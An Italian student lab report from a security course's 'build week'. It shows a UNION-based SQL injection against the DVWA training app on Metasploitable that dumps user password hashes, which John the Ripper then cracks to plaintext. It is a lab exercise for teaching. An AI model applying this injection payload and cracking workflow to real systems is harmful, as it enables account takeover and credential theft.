



REPORT FINALE CS0124

BUILD WEEK 2

La traccia del giorno 1 della build week richiede di:

- 1) Cambiare gli indirizzi ip delle macchine kali e metasploitable
- 2) Recuperare le hash delle password del server DVWA di metasploitable tramite un codice sql injection
- 3) Risalire alle password in chiaro dell'admin Pablo Picasso.

Per prima cosa andiamo siamo andati a modificare gli indirizzi ip delle macchine come riportato sulla foto tramite il comando `sudo nano /etc/network/interfaces/`

```
(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
    inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0<link>
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
    RX packets 255 bytes 93055 (90.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1898 bytes 124883 (121.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2130 bytes 231694 (226.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2130 bytes 231694 (226.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~$

metasploitable [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:7a:43:13
    inet addr:192.168.13.150 Bcast:192.168.13.255 Mask:255.255.255.0
    inet6 addr: fe80::a00:27ff:fe7a:4313/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:1066 errors:0 dropped:0 overruns:0 frame:0
    TX packets:156 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:128717 (125.7 KB) TX bytes:82818 (80.8 KB)
    Base address:0xd020 Memory:f0200000-f0220000

lo: Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:65536 Metric:1
    RX packets:306 errors:0 dropped:0 overruns:0 frame:0
    TX packets:306 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:117949 (115.1 KB) TX bytes:117949 (115.1 KB)

msfadmin@metasploitable:~$
```

Successivamente siamo passati al recupero delle password sul server DVWA di metasploitable sfruttando la vulnerabilità presente sul database con il comando ' UNION SELECT user,password FROM users#.

```
ID: ' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: ' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Una volta recuperati users e passwords notiamo che le passwords sono in hash quindi dobbiamo renderle in chiaro. Per fare questo ci affidiamo al programma all'interno di Kali linux chiamato John the ripper , che prenderà il formato delle chiavi in hash e le decritturerà.



```
~/Desktop/Esercizi/buildweekpass.txt - Mousepad
File Edit Search View Document Help
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6

kali@kali: ~/john
File Actions Edit View Help
kali@kali:~/john$ ls
kali@kali:~/john$ john --wordlist= '/usr/share/wordlists/rockyou.txt' --format=raw-md5 '/home/kali/Desktop/Esercizi/buildweekpass.txt'
stat: /usr/share/wordlists/rockyou.txt: No such file or directory
kali@kali:~/john$ john --wordlist= '/usr/share/wordlists/rockyou.txt' --format=raw-md5 '/home/kali/Desktop/Esercizi/buildweekpass.txt'
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 55 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with wordlist: /usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
password (admin)
abc123 (gordonb)
letmein (pablo)
emerald (?)
4g 0:00:00:00 DONE (2024-03-11 11:17) 400.0g/s 354600p/s 354600c/s 18315KC/s !@#%&..sss
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
kali@kali:~/john$ john --show --format=raw-md5
Password files required, but none specified
kali@kali:~/john$ john --show --format=raw-md5 '/home/kali/Desktop/Esercizi/buildweekpass.txt'
admin:password
gordonb:abc123
pablo:letmein
smithy:password
4 password hashes cracked, 1 left
kali@kali:~/john$
```

Come possiamo notare la fase di decrittazione è andata a *buon fine* e possiamo vedere come John ci dia sia lo username target (Pablo) che la password decrittata in chiaro (letmein).